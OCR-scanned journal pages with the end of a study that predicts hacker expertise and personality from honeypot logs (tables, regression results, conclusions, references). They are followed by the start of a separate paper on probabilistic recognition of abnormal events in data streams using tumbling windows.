AeS	Pearson Correlation	-.048	-.023	.254**	.160	.190	.047	.138	.180	.047	-.047	-.094	.338**	1	.112	-.176
	Sig. (2-tailed)	.624	.814	.009	.102	.051	.630	.158	.065	.630	.630	.336	<.001		.253	.112
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
CreI	Pearson Correlation	.156	.249*	.312**	.047	.165	.282**	-.014	.071	-.241*	-.144	-.176	.432**	.112	1	.010
	Sig. (2-tailed)	.111	.010	.001	.631	.091	.003	.883	.471	.013	.141	.071	<.001	.253		.926
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Expertise	Pearson Correlation	.023	.065	-.127	-.101	-.215	.016	-.224*	-.101	.006	-.036	.096	-.015	-.176	.010	1
	Sig. (2-tailed)	.839	.561	.251	.365	.051	.883	.042	.365	.955	.748	.390	.891	.112	.926	
	N	83	83	83	83	83	83	83	83	83	83	83	83	83	83	106

**. Correlation is significant at the 0.01 level (2-tailed).
*. Correlation is significant at the 0.05 level (2-tailed).

Figure 14: Correlations between Big-5 facets and expertise.

psychology of individuals and their actions (logs) in the system.

In addition to the advantages and ramifications of the designed system compared with the literature, the system can also be discussed at the technical-software level. As a developed monitoring system, every requirement for the behavioral analysis is added as a plugin to the existing high-level honeypot system. This has provided the flexibility and agility needed in the software. Another essential repercussion of this modular design comes when scaling to the honeynets; the system allows us to distribute the plugins modularly to

Table 23: Average of Big-5 respecting to different expertises.

	Expertise	E	A	O	C	N
AVGALL	53.49	60.63	65.24	68.20	67.74	44.98
AVG > 70	83.91	59.57	64.58	67.71	70.90	40.04
AVG > 85	92.06	59.77	62.50	70.31	74.22	43.10
AVG > 95	95.78	59.95	64.35	70.60	78.01	42.13
AVG ≤ 30	19.92	62.83	65.42	71.50	67.25	44.33
AVG:50–70	59.14	60.12	66.89	67.49	69.20	44.95

1.1	Linear Regression	RMSE:13.938
Last change: Linear		16/16 features
1.2	Linear Regression	RMSE:179.48
Last change: Interactions Linear		16/16 features
1.3	Linear Regression	RMSE:14.059
Last change: Robust Linear		16/16 features
1.4	Stepwise Linear Regression	Failed
Last change: Stepwise Linear		16/16 features
1.5	Tree	RMSE:14.533
Last change: Fine Tree		16/16 features
1.6	Tree	RMSE:14.544
Last change: Medium Tree		16/16 features
1.7	Tree	RMSE:20.259
Last change: Coarse Tree		16/16 features
1.8	SVM	RMSE:13.548
Last change: Linear SVM		16/16 features
1.9	SVM	RMSE:17.639
Last change: Quadratic SVM		16/16 features
1.10	SVM	RMSE:146.97
Last change: Cubic SVM		16/16 features
1.11	SVM	RMSE:13.758
Last change: Fine Gaussian SVM		16/16 features
1.11	SVM	RMSE:13.233
Last change: Medium Gaussian SVM		16/16 features
1.12	SVM	RMSE:14.696
Last change: Coarse Gaussian SVM		16/16 features
1.13	Ensemble	RMSE:12.873
Last change: Boasted Trees		16/16 features
1.14	Ensemble	RMSE:14.147
Last change: Bagged Trees		16/16 features
1.15	Gaussian Process Regression	RMSE:12.798
Last change: Squared Exponential GPR		16/16 features
1.16	Gaussian Process Regression	RMSE: 12.014
Last change: Matern 5/2 GPR		16/16 features
1.17	Gaussian Process Regression	RMSE: 9.6591
Last change: Exponential GPR		16/16 features
1.19	Gaussian Process Regression	RMSE: 10.943
Last change: Rational Quadratic GPR		16/16 features

Figure 15: RMSE of regression learning algorithms.

Table 24: Regression learning algorithm results.

Predictors	Predicted response	RMSE	Algorithm
All Honeypot_Logs	Expertise	9.659	Gaussian process regression (GPR)
Expertise	Honeypot_Logs(A14)	13.69	Linear SVM
Expertise + Honeypot_Logs(A2 ∗ A3 ∗ A7 ∗ A8 ∗ A9 ∗ A19)	Honeypot_Logs(A5)	0.345	Gaussian process regression (GPR)
Honeypot_Logs + exp	Big-5(Extravert)	13.515	Gaussian process regression (GPR)
All Honeypot_Logs	Big-5(Extravert)	13.309	Gaussian process regression (GPR)
All Honeypot_Logs + Big-5	Expertise	12.039	Gaussian process regression (GPR)

Table 25: A example of generated trial honeypot logs of an unknown hacker.

A2	A3	A5	A7	A8	A9	A10	A11	A12	A13	A14	A15	A17	A19	A20	A22
1	1	1	1	1	1	0	0	1	1	4.42	1	1	1	1	0

Table 26: Interpretation of AUC.

AUC (area under the curve)	Classification performance
0.91 - 1.00	Very good
0.81 - 0.90	Good
0.71 - 0.80	Mediocre - fair
0.61 - 0.70	Very poor
≤0.50	Valueless




Figure 16: AUC result of expert class.

a network of honeypots and monitor different behaviors on subnetwork of honeypots.

The only limitation of the proposed method is conducting all the analyses based on the results from different tests:

Test participation or answering questions is often low, and questions are not answered by carefully reading them. Therefore, the reliability of the questionnaire decreases. To provide reliability, we have to reduce the sample space.

Giving random answers to test questions is another handicap. Apart from people who do this voluntarily, it is another fact that there are subjects who follow such a path because they cannot fully grasp the question. In order to overcome this issue, a knowledgeable group of participants is chosen.

Governance models can be created with the policies that are in turn developed on the logs from real life. These policies can be fed to CERT/CSIRT teams depending on the alarm state of the enterprise. Extra security measures such as extreme DDoS protection, strict IPS/IDS rules, and security as an infrastructure service can be enabled depending on the peculiarity of the profiles and the contemporary users.

Adversarial attacks aim to manipulate the machine learning engine by feeding false/fabricated input to the machine learning training. In this research, the data fed to the ML engine has been captured after the Big-5 and cyber expertise tests; the input has been crafted from the actions that the hacker input in the honeypot system. During the training session, the honeypots work as an outward-facing server that has been compromised, and the tasks of the CTF are accomplished using this compromised server. The requirements and specifications are calculated offline from the traces left by the attacker. These traces are matched with the personality test and expertise test from the unique ID and IP addresses provided by the CTF organizers. This countermeasure, therefore, renders the adversarial attacks infeasible on our systems.

We think that it is essential to determine whether the hacker is an expert or not, for this underlines the level of measures to be taken by victim institutions. By analyzing these results, predictions will be made in real time of a possible attack in the future. Moreover, we feel that it could help to decide about the appropriate defense mechanism if we have some information about the personality of a hacker while under attack.

6. Conclusions and Future Work

This study aims to find a correlation between a hacker's behavior/logs on the server and the personality, expertise, and psychology of the hacker. There are self-reporting surveys applied to hackers in the literature. However, no study evaluates the accurate data of these hackers considering these surveys, which cause to reduce accuracy in finding the characteristics of the hackers.

In this study, the following tests are first applied to a volunteer group consisting of hackers, computer experts, and computer engineering students:

Big-5 Psychology test

Expertise test

Later, the same people were directed to a fake-honeypot server and were requested that they solve the CTF questions and leave their respective logs at the server. As for the processing, all the accumulated data were brought together as a first step. We then analyzed the current data. By utilizing data mining techniques, we were able to develop a model to predict the hacker's expertise and personality from the logs and vice versa.

When a system encounters an unknown hacker, the information regarding his expertise and psychology might be established readily by examining the logs he has left behind on the server. So, the necessary cyber security precautions can be taken on a timely basis even if that hacker has not taken a survey or a test before or has never shown up on that specific server before.

The tests and the CTF takes approximately 2 hours to complete. As the number of participants increases, the results will undoubtedly improve. As seen in Section 4.3, the closer the participants are to cybersecurity, the more accurate the results are. It is planned to improve the results with more participants and/or hackers.

It is also aimed that our study will be performing a real-time log analysis in the future. Thus, a proactive response can be established at the time of the attack. Moreover, our Honeypsy system will be integrated into a SIEM (Security Information and Event Management) tool and thus be monitored online in the future.

In this paper, data mining techniques are applied to make predictions. In order to obtain trained data, a fuzzy logic model can be proposed in the future.

These tests and results can also be utilized in real cases. Our Honeypsy system can be installed easily in any institution or organization within 5 minutes. It can collect logs and sign the specifications. When a server is attacked, the expertise of the cyber threat and/or cyberattack can be determined by utilizing our trained data in the Honeypsy system. Based on this expertise, the organization can then define its defense methodology without killing a mosquito with a machine gun.

Data Availability

The authors have refrained from disclosing the data gathered in this study due to psychology data's sensitive and private nature. Nevertheless, the data can be obtained from the corresponding author upon request.

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

Acknowledgments

As this work is part of an ongoing Ph.D. research, the authors would like to express their gratitude to thesis jury committee members Dr. Beyazıt, Dr. Kose, and Dr. Eren. This work has received funding from the European Union's Horizon 2020 research and innovation program, under the Grant agreement no. 830943(ECHO).

References

[1] M. Odemis, C. Yucel, A. Koltuksuz, and İ. Ozbilgin, "Suggesting a honeypot design to capture hacker psychology, personality and sophistication," in *Proceedings of the ICCWS 2018*, Washington DC, USA, May 2019.

[2] Z. Mazadi, N. Ghasem-Aghaee, and T. Ören, "Prelude to cultural software agents: cultural backgrounds in agent simulation," in *Proceedings of the 2008 Spring simulation multiconference*, Ottawa Canada, April 2008.

[3] P. Shi, F. Liu, M. Yang, and Z. Wang, "A fuzzy rules-based approach to analyzing human behavior models," in *Proceedings of the 2009 11th International Conference on Computer Modelling and Simulation*, Cambridge, UK, March 2009.

[4] E. Davidov, P. Schmidt, and S. H. Schwartz, "Bringing values back in: the adequacy of the European social survey to measure values in 20 countries," *Public Opinion Quarterly*, vol. 72, no. 3, pp. 420–445, 2009.

[5] J. Deutrom, V. Katos, and R. Ali, "Loneliness, life satisfaction, problematic internet use and security behaviours: re-examining the relationships when working from home during COVID-19," *Behaviour & Information Technology*, pp. 1–15, 2021.

[6] Y.-A. De Montjoye, J. Quoidbach, F. Robic, and A. Pentland, "Predicting personality using novel mobile phone-based metrics," in *Social Computing, Behavioral-Cultural Modeling and Prediction*, A. M. Greenberg, W. G. Kennedy, and N. D. Bos, Eds., vol. 7812, pp. 48–55, Springer, Berlin, Germany, 2013.

[7] S. Widup, J. Wade, S. Jay et al., "Verizon data breach investigations report," 2014.

[8] D. Dey, A. Lahiri, and G. Zhang, "Hacker behavior, network effects, and the security software market," *Journal of Management Information Systems*, vol. 29, no. 2, pp. 77–108, 2012.

[9] M. A. Mahmood, M. Siponen, D. Straub, H. R. Rao, and T. S. Raghu, "Moving toward black hat research in information systems security: an editorial introduction to the special issue," *MIS Quarterly*, vol. 34, no. 3, pp. 431–433, Oct. 2010.

[10] J. Giboney, A. Durcikova, and R. Zmud, "What motivates hackers? Insights from the awareness-motivation-capability framework and the general theory of crime," in *Proceedings of the Dewald Roode information security research workshop*, pp. 1–40, Amsterdam, Netherland, October 2013.

[11] Z. Xu, Q. Hu, and C. Zhang, "Why computer talents become computer hackers," *Communications of the ACM*, vol. 56, no. 4, pp. 64–74, 2013.

[12] M. K. Rogers, "A two-dimensional circumplex approach to the development of a hacker taxonomy," *Digital Investigation*, vol. 3, no. 2, pp. 97–102, 2006.

[13] J. S. Giboney, J. G. Proudfoot, S. Goel, and J. S. Valacich, "The security expertise assessment measure (SEAM): developing a scale for hacker expertise," *Computers & Security*, vol. 60, pp. 37–51, 2016.

[14] K. Parsons, D. Calic, M. Pattinson, M. Butavicius, A. McCormac, and T. Zwaans, "The human aspects of information security questionnaire (HAIS-Q): two further validation studies," *Computers & Security*, vol. 66, pp. 40–51, 2017.

[15] MITRE, "Mitre att&ck framework," 2021, https://attack.mitre.org/.

[16] Ç. Yücel, A. Koltuksuz, M. Ödemiş, A. Muazu Kademi, and G. Özbilgin, "A programmable threat intelligence framework for containerized clouds," in *Proceedings of the 13th International Conference on Cyber Warfare and Security (ICCWS 2018)*, Washington, DC, USA, March 2018.

[17] D. Fraunholz, D. Krohmer, S. D. Antón, and H. D. Schotten, "Yaas - on the attribution of honeypot data," *International Journal on Cyber Situational Awareness*, vol. 2, no. 1, pp. 31–48, 2017.

[18] K. Hara, T. Sato, M. Imamura, and K. Omote, "Profiling of malicious users using simple honeypots on the Ethereum blockchain network," in *Proceedings of the 2020 IEEE International Conference on Blockchain and Cryptocurrency (ICBC) 2020*, pp. 22–24, Toronto, Canada, May 2020.

[19] J. Thom, Y. Shah, and S. Sengupta, "Correlation of cyber threat intelligence data across global honeypots," in *Proceedings of the 2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC) 2021*, pp. 766–772, December 2021.

[20] F. Sadique and S. Sengupta, "Modeling and Analyzing Attacker Behavior in IoT Botnet Using Temporal Convolution Network (TCN) Modeling and Analyzing Attacker Behavior in IoT Botnet Using Temporal Convolution Network (TCN)," 2021, https://arxiv.org/abs/2108.12479.

[21] Z. C. Schreuders, "Post-exloitation," 2013, http://z.cliffe.schreuders.org/edu/DSL/Post-exploitation.pdf.

[22] S. Aliaksei, "Linux post exploitation command list," 2019, https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List#paths.

[23] C. J. Soto and O. P. John, "The next big five inventory (BFI-2): developing and assessing a hierarchical model with 15 facets to enhance bandwidth, fidelity, and predictive power," *Journal of Personality and Social Psychology*, vol. 113, no. 1, pp. 117–143, Jul 2017.

[24] S. A. Bissonnette, E. D. Combs, P. H. Nagami et al., "Using the biology card sorting task to measure changes in conceptual expertise during postsecondary biology education," *CBE-life Sciences Education*, vol. 16, no. 1, p. ar14, 2017.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 3573753, 14 pages
https://doi.org/10.1155/2021/3573753

Research Article

An Intuitionistic Calculus to Complex Abnormal Event Recognition on Data Streams

Zhao Lijun,[1] **Hu Guiqiu**,[2] **Li Qingsheng**,[3] **and Ding Guanhua**[4]

[1]*Electrical and Electronic Engineering Department, Chengde Petroleum College, Chengde, Hebei 067000, China*
[2]*Department of Thermal Engineering, Chengde Petroleum College, Chengde, Hebei 067000, China*
[3]*Security Division, Chengde Petroleum College, Chengde, Hebei 067000, China*
[4]*School of Electronic and Information Engineering, Beihang University, Beijing 100191, China*

Correspondence should be addressed to Li Qingsheng; liqingsheng@protonmail.com

Received 12 October 2021; Revised 23 October 2021; Accepted 26 October 2021; Published 9 November 2021

Academic Editor: Konstantinos Demertzis

Data mining in real-time data streams is associated with multiple types of uncertainty, which often leads the respective categorizers to make erroneous predictions related to the presence or absence of complex events. But recognizing complex abnormal events, even those that occur in extremely rare cases, offers significant support to decision-making systems. Therefore, there is a need for robust recognition mechanisms that will be able to predict or recognize when an abnormal event occurs or will occur on a data stream. Considering this need, this paper presents an Intuitionistic Tumbling Windows event calculus (ITWec) methodology. It is an innovative data analysis system that combines for the first time in the literature a set of multiple systems for Complex Abnormal Event Recognition (CAER). In the proposed system, the probabilities of the existence of a high-level complex abnormal event for each period are initially calculated nonparametrically, based on the probabilities of the low-level events associated with it. Because cumulative results are sought in consecutive, nonoverlapping sections of the data stream, the method uses the clearly defined rules of initialization and termination of the tumbling windows method, where there is an explicit determination of the time interval within which several blocks of a particular stream are investigated window. Finally, the number of maximum probable intervals in which an event is likely to occur based on a certain probability threshold is calculated, based on a parametric representation of intuitively fuzzy sets.

1. Introduction

A data stream is an ordered sequence of data, which is obtained with some temporal behavior [1]. Unlike data received from static databases, data streams are continuous and unlimited, are usually received at high speeds, and are characterized by a time-varying distribution of data. A typical example of mechanisms that create continuous data flows is sensor networks, where they produce continuous, unlimited, and high-speed data [2]. This data cannot be stored in its entirety, so it must be processed in real time and therefore the rescanning process is not possible when an update occurs. Therefore, in the discovery of knowledge from sensor data streams, it is necessary to scan the data and to use the available computing resources correctly and compactly. Also, it is necessary to properly adapt to the changing data distribution; otherwise, there is a possibility of the problem of shifting concepts occurring [3]. In addition, the speed of the knowledge discovery process must be faster than the data arrival speed, and the results must be based on the results of previous times, as otherwise data approximation methods such as sampling and load shedding must be applied, methods which lead to a reduction in the accuracy of results [4].

Accordingly, smart models for detecting events in data streams from sensor networks [5] must support real-time distributed detection and be able to use techniques such as dimensional reduction, adaptive interaction, and exploitation of spatiotemporal correlation between data [6]. These features ensure that there is no loss of anomalies that occur

in small percentages, the efficiency of the system is normalized, and the efficiency of the algorithm is increased accordingly.

In a more thorough analysis, the process of detecting events and generating event flows on an existing set of multisensor flows initially involves real-time observation with a single frequency of multiple time variables of system quantitative performance parameters [7]. A sensor flow, which consists of numerical sensor values, is denoted by s_i and (t) denotes the flow value s_i in time t, where $\in [0, +\infty)$ holds. Assuming that n sensor flows are synchronized to report their values periodically, the set of multivariate frame information is represented at each time point t with a frame vector $\Delta\Pi_t = (s_1(t), s_2(t), \ldots, s_n(t)) \in R^n$. Virtually every sensor stream forms a one-dimensional time series, while the frame vector flow represents a multivariate time series [8]. There are many problems in the field of science, which require the sequential detection of a change or an event in a process. In its simplest form, an attempt is made to detect a change in the mean of a sequence, where the change is either abrupt or gradual.

A data stream consists of a potentially infinite sequence of blocks of data. Flow data has two characteristics, which are a challenge in their processing, the high arrival rate, and the possibility of unpredictable behavior. Detection of events on sensor flows aims to determine the values (t), which are abrupt changes within a framework vector flow. Each frame vector is converted to a binary vector of the same length, with each value representing a possible change in the corresponding sensor flow [1, 2, 9]. Such deviations from normal behavior are called events and binary vectors are called event vectors. An event may be an observation that does not conform to an expected pattern in the dataset. Incidents can be caused by a variety of reasons, such as sensor failure or malfunction, deviation values, or significant changes that may affect system behavior.

Therefore, an event vector in time t is represented by $\Delta\Sigma_t = (e_1^t, e_2^t, \ldots, e_n^t) \in \{0, 1\}\ n$, where $e_1^t = e_i(t)$ is the binary value which represents whether an abnormal behavior in the flow occurred, which is represented by a value equal to one, at time t or value $s_i(t)$ included in the expected range of values [10]. Converting a frame vector to an event vector is based on changing detection algorithms, which aims to detect abnormal deviations in current values from the values obtained in previous steps.

Variation detection algorithms can be classified into two categories, single variable variation detection and multivariate variation detection. Algorithms that belong to the variable detection class of a variable consider each sensor flow separately and detect possible anomalies through a sequential time series analysis. Algorithms belonging to the multivariate variable detection category utilize self-oscillating multivariate models to represent each frame vector as a linear sum of the previous behaviors. Next, the goal of obtaining a binary value that indicates the change or no change for a particular variable, that is, a sensor flow, is reduced to a threshold control function between the future estimated vector and the actual vector [11–13].

Variation detection methods consider the time series of the measurement values and search for time points at which the statistical properties of the measurements change abruptly. The word is abruptly concretized as "immediately or at least very quickly if we take into account the sampling period of the measurements." The monitored statistical properties are considered to show no or very small deviation in the times when no change is observed. Considering the above conditions, even small changes can be detected with a high probability [14, 15]. The chance of detection may be even greater if these changes are persistent for some time.

The methods of detecting changes in most cases work without any assumption that the monitored variables are described by a specific distribution. In other words, methods for detecting changes are usually nonparametric [16, 17]. Another feature of change detection methods is the detection of changes in a very short time or even immediately. Also, the magnitude information of a change in most cases is not something measurable or necessary.

The design of abrupt detection procedures consists of two major subprocesses. The first subprocess is optional and involves processing the initial data so that the final values of the sample set do not deviate too much from an initial value, from metrics such as mean and deviation, when no change is observed. The initial value may be zero or some other suitable value. In this subprocess, the final values of the sample set deviate significantly from the reference value when any change is observed. The second process involves the development of algorithms that belong to the category of statistical methods [12, 13, 18]. These algorithms must be capable of detecting abrupt changes in the sample set and the exact time at which they occurred.

An instantaneous indication of activity can lead to incorrect recognition due to the unreliability of the sensors or the inaccuracy of the recognition patterns as well as several external factors that can introduce noise into the data. Referring to the process of surveillance and recognition, such cases of misidentification of events can cause unjustified delays and slowing down procedures. Therefore, there is a need for a stronger recognition which, according to a certain probability threshold [19], can calculate all the maximum probable intervals within which activity is likely to occur [20, 21].

Considering the specific need, this paper presents the ITWec methodology. Initially, the probabilities of a high-level event at any given time are calculated nonparametrically, given the attached probabilities of low-level event activities. Because aggregate results are required in consecutive, nonoverlapping sections of the data stream, the recognition is based on clearly defined rules of initialization and termination of the tumbling windows method, where there is an explicit determination of the time interval within which multiple streams are investigated. Finally, they are calculated based on a certain probability threshold, the number of maximum probable intervals within which an event is likely to occur, based on a parametric representation of intuitively fuzzy sets as a measure of probability [22]. It is a universal mechanism that can be used for solving a large

selection of various real-world problems. This method will provide a distinct tool in events critical management.

2. Literature Review

The concept of Complex Event Recognition [23–26] has been approached with various methods from the research community. Especially with the fast spread of information on different fields of modern activity like Social Networks in the form of text data streams, researchers are investigating the extraction of valuable information about real-world events.

Skarlatidis et al. [9] in 2013 created a probabilistic logic-based system for event recognition by combining the Event Calculus with Markov Logic Networks [27]. Their approach inherited the Event Calculus' do-main-independent properties and allowed for probabilistic recognition of Composite Events with incomplete definitions. To avoid the combinatorial explosion induced by the expressivity of the logical formalism, they also transformed the entire knowledge base into compact Markov networks. Finally, they put their strategy to the test in a real-world human activity recognition task.

Fedoryszak et al. [2] aimed to address the challenge of event detection in social media networks by providing a real-time, modular system for identifying events. They used clustering on a big stream with millions of entities per minute to generate a dynamically updated collection of events. They put their method to the test using an evaluation dataset taken from a snapshot of the whole Twitter Firehose, and they offered metrics for assessing clustering quality. Finally, they attempted to illustrate a high-profile Twitter event to demonstrate the value of modeling the progression of events, particularly those recognized through social data streams.

Al-Dyani et al. [1] investigated on event detection models using text data from a variety of social media platforms. Their research was centered on domain type, detecting methods, and task type. In order to accomplish their goal of providing a comprehensive assessment of current developments in the event detection field, they also addressed the most significant open issues faced by researchers in constructing similar models. They examined and studied similar works in the subject of event detection in order to help scholars identify gaps in the literature.

Elsaleh et al. [5] proposed Internet of Things- (IoT-) Stream, a lightweight architecture for semantically annotating streams based on semantic knowledge exchange. They presented a system architecture to demonstrate the semantic model's adoption and provide instances of system instantiation for various use cases, easing the development of IoT applications that deal with stream sensory input. The system design is built on web services, microservices, and middleware, which are all standard IoT architectures. The semantic annotations that occur in the pipeline of IoT services and sensory data analytics are part of their system approach.

Katzouris et al. [14] demonstrated an Answer Set Programming- (ASP-) based system capable of probabilistic reasoning with complicated event patterns in the form of weighted rules in the Event Calculus, the structure and weights of which are learned online. Their approach combines online structure and weight learning techniques with temporal reasoning under uncertainty via probabilistic logical inference. On Complex Event Recognition datasets for activity recognition, marine surveillance, and fleet management, they compared their implementation to a Markov Logic-based one and other state-of-the-art batches learning techniques. The results were satisfactory in terms of both efficiency and predictive performance.

From the above literature, we conclude that Complex Event Recognition is an extremely important concept that is applicable in a vast number of applications: text, video, activity recognition, maritime surveillance, or fleet management. The proposed system is an innovative data analysis system that combines for the first time in the literature a set of multiple systems for CAER.

3. Materials and Methods

The proposed ITWec methodology concerns CAER in data flows. Typically, a data stream is considered to be a sequence of elements $x_1, x_2, \ldots, x_N, \ldots$ that are viewed in real time in ascending order, where N is the number of elements that have been displayed so far. In the proposed methodology, event recognition refers to the temporal comparison of patterns in data derived from different types of sensors [28]. Multiple sources provide spatiotemporal data that can be used to identify different types of activity. The activities and time series of data flow analysis proposed by ITWec make it imperative to determine an appropriate type of windows, with the main goal of limiting the flow elements to be examined, unblocking the performance of point analyses, but also the significant savings of system resources. The logic of this requirement concerns the fact that a window extracts from the vast data stream a potentially variable but finite number of elements, that is, those parts of the stream that will then be used in the evaluation of the analysis [29].

Additionally, as new elements arrive in the processing system, the contents of the window change dynamically in the way its type specifies. Existing prediction methods use fixed-size observation windows which cannot produce accurate results because of not being adaptively adjusted to capture local trends in the most recent data. Therefore, those methods train on large fixed sliding windows using an irrelevant large number of observations yielding to inaccurate estimations or fall for inaccuracy due to degradation of estimations with short windows on quick-changing trends. In this paper, we propose that the analysis for CAER is calculated based on tumbling windows on a set of updated blocks, so the system can provide up-to-date answers continuously to capture the trend for the latest resource utilization and then build an estimation model for each trend period [30].

Specifically, on the W_E data stream a window with coupling condition E that is applied at time $\tau_0 \in \mathrm{T}$ to the data stream elements S, that is, to the current contents of $S(\tau_0)$; then [31, 32]

$$\forall \tau_i \in T, \quad \tau_i \geq \tau_0, \; W_E(S(\tau_i)) = \{s \in S(\tau_i) : E(s) \text{ is true}\}, \quad (1)$$
$$\text{where} \quad |W_E(S(\tau_i))| \leq n,$$

for something as big as it can become, but always finite $n \in \mathbb{N}$. Based on the above, it is concluded that at any given time a solid finite subset of sets $W_E(S(\tau_i)) \subset S(\tau_i)$ is obtained. Also, each window addresses the innumerable elements of a single data stream and practically transforms it into a temporary finite-size relation. If an analysis concerns multiple streams (e.g., connection), then a separate window is usually declared for each, even if they have similar semantics (e.g., the data of each stream in the last half hour). Logical windows require an explicit determination of the time interval within which it will be investigated which blocks of the stream are the same. This requirement is greatly simplified if the concept of the scope of each window is defined as a mapping from the field of time landmarks to the field of spaces [33, 34]:

$$\text{scope}: T \longrightarrow \{[\tau_1, \tau_2] : \tau_1, \tau_2 \in T, \tau_1 \leq \tau_2\}. \quad (2)$$

Essentially, for each time instance, the range function returns the time limits (edges) of the window, considering the parameters that define the type of window. To implement aggregate results in consecutive, nonoverlapping parts of the data stream, and because recognition requires certain window initialization and termination rules, ITWec uses tumbling windows, where there is an explicit definition of the time interval within which the streams are identified. Specifically, if $\tau_0 \in T$ is the time of submission of the analysis, then the range of tumbling windows with width ω and step δ for each $\tau \in T$ (with $\tau \geq \tau_0$) extends [35]:

$$\text{scope}_s(\tau, \omega, \delta) = \begin{cases} [\tau - \omega + 1, \tau], & \text{if } \tau \geq \tau_0 + \omega \wedge \text{mod}((\tau - \tau_0), \delta) = 0, \\ \text{scope}_S(\tau - 1, \omega, \delta), & \alpha\nu\text{mod}((\tau - \tau_0), \delta) \neq 0, \\ [\tau_0, \tau], & \text{if } \tau_0 \leq \tau < \tau_0 + \omega \wedge \text{mod}((\tau - \tau_0), \delta) = 0, \end{cases} \quad (3)$$

where the values τ_0, $\tau \in T$ are expressed in time landmarks and ω, $\delta \in \mathbb{N}$ in a range of time intervals (ω, $\delta > 0$). For the sake of simplicity, in the proposed method, all time quantities are expressed as natural numbers, whereupon the calculation of the function is performed at discrete times of T, whereupon the window multiples result from the relation [36]

$$W_s(S, \tau, \omega, \delta) = \{s \in S(\tau) : s \cdot A_\tau \in \text{scope}_s(\tau, \omega, \delta)\}. \quad (4)$$

An additional innovative feature that greatly simplifies the process is that step δ is of the same size as the unit of time, so that the progress of the window is perfectly in line with the corresponding time. So, for $\delta < \omega$, the contents of two consecutive snapshots of the rolling window overlap [37].

Respectively, for the contents that remain unchanged, the methodology predicts that the function will be applied again to the next pulse, after δ time points, which is expressed by the retrospective expression of the function where the window edges change only at the time points which specifies the step δ. In addition, the methodology provides for the possibility of initial "missing" windows immediately after the submission of an analysis process, when the range exceeds the period of the current contents of the stream [38].

Finally, in ITWec, the range function is monotonous (since time evolution implies homologous interval generation) and therefore can be defined even for future moments, and all future current elements are covered, regardless of when and if they eventually appear. So, when the time step is considered arbitrary and not unique, the contents of the stream will be returned in waves and, therefore since jump δ is equal to width $\omega \in \mathbb{N}$ of the window, after calculating the range scopes (τ, ω, ω), the window blocks for each period $\tau \in T$ are calculated as follows [33, 37, 38]:

$$W_t(S, \tau, \omega) = \{s \in S(\tau) : s \cdot A_\tau \in \text{scope}_s(\tau, \omega, \omega)\}. \quad (5)$$

Once the data flow analysis method has been identified, the proposed event detection methodology distinguishes between high-level events and low-level events that are associated with a CAER. Specifically, in ITWec, input data are low-level activities or events, which indicate the output of recognition, which is a set of high-level activities or events, and which are temporal combinations of low-level data. When a rule consisting of a set of time constraints for low-level data is met, a high-level activity is recognized by the recognition system. In the proposed system, the probabilities of the existence of a high-level event for each time moment are initially calculated nonparametrically, based on the probabilities of the low-level events associated with it.

However, this creates uncertainty in the identification system which is inherent in the precise identification of activity or events. For example, low-level activities typically detected by primary data processing tools are often attached to those probabilities that act as confidence estimates. For example, a high-level activity expressed as a binary event is defined based on a set of low-level activities expressed as instantaneous events. Low-level activities are mutually exclusive in the sense that at any given time only one can be valid, and they are the input to the recognition system. The calculation of the instantaneous probabilities of the predicate ($F = V$; T), that is, the probability that $F = V$ is true at time T, indicates that event f, which may not be strictly true or false, has a probability p to occur in all its valuations which represent independent random variables [39, 40]. The rule, which is defined as the coupling of k such events, has a

probability equal to the product of the probabilities of these events.

In addition, the probability of accusations occurring often is assessed as the probability of divorce of these rules. Therefore, given the independence of each possible event, the probability of each event L in the proposed system is equal to [9, 14, 41, 42]

$$P(L) = \prod_{f_i \in L} p_i \cdot \prod_{f_i \notin L} (1 - p_i). \tag{6}$$

The probability of an event is equal to the probability of the splitting of its initials before time T if the event has not broken in the intervening time. Based on the above, it is a logical consequence of an event that evolves that a repeated update of the validity of the event means that it has an increased probability of occurring at the time of the examination. In addition, if the event is broken with a probability of p_1, then its probability is equal to the probability of splitting the initializations and $1 - p_1$. Therefore, the higher the probability p_1 is, the more important is the reduction of the probability of the event, and of course the result of the above is that successive terminations further reduce its probability.

Practically in ITWec event analysis, the focus is on calculating the probability $P_r(T > t)$ of the instantaneous failure rate [39, 40]:

$$\begin{aligned} &S(t)P_r(t), \\ &\text{or } \Pr(T < t) = 1 - \underbrace{\Pr(T < t)}_{\text{distribution function}}, \end{aligned} \tag{7}$$

where for a distinct random variable we have

$$S(t) = \sum_{u \geq t} f(u) = \sum_{a_i > t} f(a_j) = \sum_{a_j \geq t} f_j. \tag{8}$$

The instantaneous failure rate indicates the instantaneous probability of an event occurring at time t where in this case discrete random variables [43, 44] in ITWec are calculated as follows:

$$\begin{aligned} \lambda(a_j) \equiv \lambda_j &= \Pr(T = a_j | T \geq a_j) \\ &= \frac{P(T = a_j)}{P(T \geq a_j)} \\ &= \frac{f(a_j)}{S(a_j)} \\ &= \frac{f(t)}{\sum_{k:\, a_k \geq a_j} f(a_k)}. \end{aligned} \tag{9}$$

